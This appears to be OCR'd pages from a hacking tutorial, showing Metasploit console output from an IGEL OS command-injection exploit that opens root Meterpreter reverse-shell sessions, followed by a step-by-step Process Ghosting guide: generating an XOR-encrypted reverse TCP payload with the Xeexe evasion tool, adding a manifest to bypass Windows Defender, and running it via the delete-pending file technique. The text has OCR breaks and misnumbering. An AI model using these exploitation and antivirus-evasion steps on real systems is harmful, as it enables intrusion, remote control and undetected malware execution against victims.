
```
[*] 192.168.36.195:30022 - Command Stager progress -  97.14% done
(882/908 bytes)
[*] Sending stage (984904 bytes) to 192.168.36.195
[*] Meterpreter session 1 opened (192.168.36.192:4444 -> 192.168.3
6.195:39462) at 2021-07-05 05:01:57 -0400
[*] 192.168.36.195:30022 - Command Stager progress -  98.24% done
(892/908 bytes)
[*] 192.168.36.195:30022 - Command Stager progress - 100.00% done
(908/908 bytes)

meterpreter > sysinfo
Computer     : ITC000C29528148.LOCALDOMAIN
OS           : IGEL V11 (Linux 5.4.48)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ ITC000C29528148 (uid=0, gid=0, euid=0, egi
d=0)
meterpreter >
```

As readers can see, we have a successful meterpreter session with root privileges. Now, let's chang -e the target to Secure Shadow Service and test this exploit module. Set the target to 1 and use check command to see if the target is vulnerable.



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/misc/igel_command_injection) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Secure Terminal Service
   1   Secure Shadow Service


msf6 exploit(linux/misc/igel_command_injection) > set target 1
target => 1
msf6 exploit(linux/misc/igel_command_injection) > check
[*] 192.168.36.195:5900 - The target appears to be vulnerable.
msf6 exploit(linux/misc/igel_command_injection) >
```

After all the options are set, execute the module.



```
msf6 exploit(linux/misc/igel_command_injection) > run

[*] Started reverse TCP handler on 192.168.36.192:4444
[*] 192.168.36.195:5900 - Executing automatic check (disable AutoC
heck to override)
[+] 192.168.36.195:5900 - The target appears to be vulnerable.
[*] 192.168.36.195:5900 - Command Stager progress -  16.41% done (
149/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  32.60% done (
296/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  48.90% done (
444/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  65.09% done (
591/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  81.39% done (
739/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  95.04% done (
863/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress -  97.14% done (
882/908 bytes)
[*] Sending stage (984904 bytes) to 192.168.36.195
[*] Meterpreter session 2 opened (192.168.36.192:4444 -> 192.168.3
6.195:39464) at 2021-07-05 05:02:55 -0400
[*] 192.168.36.195:5900 - Command Stager progress -  98.24% done (
892/908 bytes)
[*] 192.168.36.195:5900 - Command Stager progress - 100.00% done (
908/908 bytes)

meterpreter > sysinfo
Computer     : ITC000C29528148.LOCALDOMAIN
OS           : IGEL V11 (Linux 5.4.48)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root @ ITC000C29528148 (uid=0, gid=0, euid=0, egi
d=0)
meterpreter > 
```

As readers can see, we have a successful meterpreter session with root privileges.

"Programs written using the same malicious techniques but in a new language are not usually detected at the same rate as those written in a more mature language"

Process Ghosting

BYPASSING ANTIVIRUS

As soon as an executable file lands on a Windows system, the endpoint Anti Malware opens the file for analysis. After the analysis is complete, the executable starts a process. The anti Malware detects malicious executables in this manner. There is a small gap of time between the executable launching and the starting of a process. What if the executable is delete pending state during this time gap? The Anti Malware cannot scan it as the file is in delete-pending state and later attempts to scan it also fail as the file is already deleted. However, the malicious payload gets executed without being detected.

Process Ghosting is a technique used by hackers when creating malware for Windows Operating Systems to avoid detection by Antivirus software including the Windows Defender. This techniqu-e takes advantage of a gap between process creation and when Antivirus software is notified of the process creation. This gap allows the malware developers a chance to alter the executable before it is scanned by the antivirus software.

Process Ghosting is built on three major techniques (used to evade Antivirus software detection) used by malware developers; They are,

1. Process Herpaderping

In Process herpaderping, an existing file handle is used in order to overwrite executable with deco-y PE. Hence it leaves a camouflaged malware on the disk which is different from the actual proce-ss which is running.

2. Process Re-Imaging

Process Re-imaging takes advantage of a cache synchronization problem found in the Windows OS kernel, it causes a mismatch between executable file's path and the reported path for image sections created from the executable. It loads a DLL at a camouflaged malware path, unloads it and then loads it from a new path.

2. Process Doppel-ganging

In this antivirus detection evasion technique, a malware takes advantage of the Windows Transactional NTFS mechanism. The mechanism allows applications to carry file system operatio-ns as a single transaction which if rolled back is not visible to the underlying file system.

Now, let us see step by step guide on how to go about ghosting a process. In this tutorial we will be using xeexe tool to generate an executable file in which we will embed a Windows payload which we will run on the target system.Below is a quick guide on how to generate a payload using xeexe antivirus evasion tool. (On Linux).

Get the xeexe tool from the GitHub repository.

- `git clone https://github.com/persianhydra/Xeexe-TopAntivirusEvasion.git`

Move to the downloaded directory

- `cd Xeexe-TopAntivirusEvasion`

Give the installer permission to execute and run it.

- `chmod +x install.sh && ./install.sh`


Give the installer permission to execute and run it.

chmod +x Xeexe.py && python3 Xeexe.py

Choose the payload you need from tcp, https, ipv6_tcp options

Set LHOST and LPORT.

Set the encryption key. (to avoid detection by common antivirus software) and just wait for the payload to be created and embedded in an exe as shown below.


XXXXXXX XXXXXXX eeeeeeeeeeeeee eeeeeeeeeeeeeeXXXXXXX xxxxxxx eeeeeeeeeeeeee
Persian Hydra

```
[?] What Xeexe payload you need [tcp--https--http--ipv6_tcp]: tcp
[✓] Payload TYPE : tcp
[?] Enter LHOST for Payload [NGROK support]: 127.0.0.1
[✓] LHOST for Payload [LPORT] : 127.0.0.1
[?] Enter LPORT for Payload [NGROK support]: 4444
[✓] LPORT for Payload : 4444
[+] Checking directories ...
[+] Creating [./result] directory for resulting code files
No encoder specified, outputting raw payload
Payload size: 200262 bytes
Saved as: ./result/Xeexe.raw
[+] Shellcode file [./result/Xeexe.raw] successfully loaded
[+] MD5 hash of the initial shellcode: [a943f6ad016345fbcad93a102a8e0063]
[+] Shellcode size: [139783] bytes
[?] Enter the Key to Encrypt Shellcode with: rt
[✓] XOR Encrypting the shellcode with key [rt]
[+] Encrypted shellcode size: [139783] bytes
[+] Generating C code file
[✓] Encrypted Shellcode saved in [./result/Xeexe_4444.c]
[✓] Compiling file [./result/Xeexe_4444.c] with Mingw Compiler
[✓] Compiled Sucessfully
[✓] Removing Temp Files
[?] Do you want to add Manifest (Generally Bypasses Windows Defender)? (y/n) y

═════════════════════ RESULT ═════════════════════

[+] Adding Manifest
```


Copy the payload to a flash drive to the target system where we will be using King Hamlet tool by IkerSaint (you can find the Download Information in our Downloads section) to perform process ghost attack.

Initially you have to encrypt the file and after the tool is used to decrypt the file and create a process using the process ghosting technique. The guide is as stated below. The King Hamlet tool will automatically create a ghost process as stated below.

1. Create a file(as described above)
2. Put file to a delete-pending state using NtSetInformationFile(FileDispositionInformation)
   NOTE: If you FILE_DELETE_ON_CLOSE instead will not delete the file
3. Write the payload executable to the file. The content isn't persisted because the file is already delete-pending. The delete-pending state also blocks external file-open attempts.

4. Create an image section for the file.
5. Close the delete-pending handle, deleting the file.
6. Create a process using the image section.
7. Assign process arguments and environment variables.
8. Create a thread to execute in the process.

As shown below when we try to run the exe created by Xeexe without ghosting the process initially, it is immediately flagged as a possible threat by the Windows Defender and immediately removed.

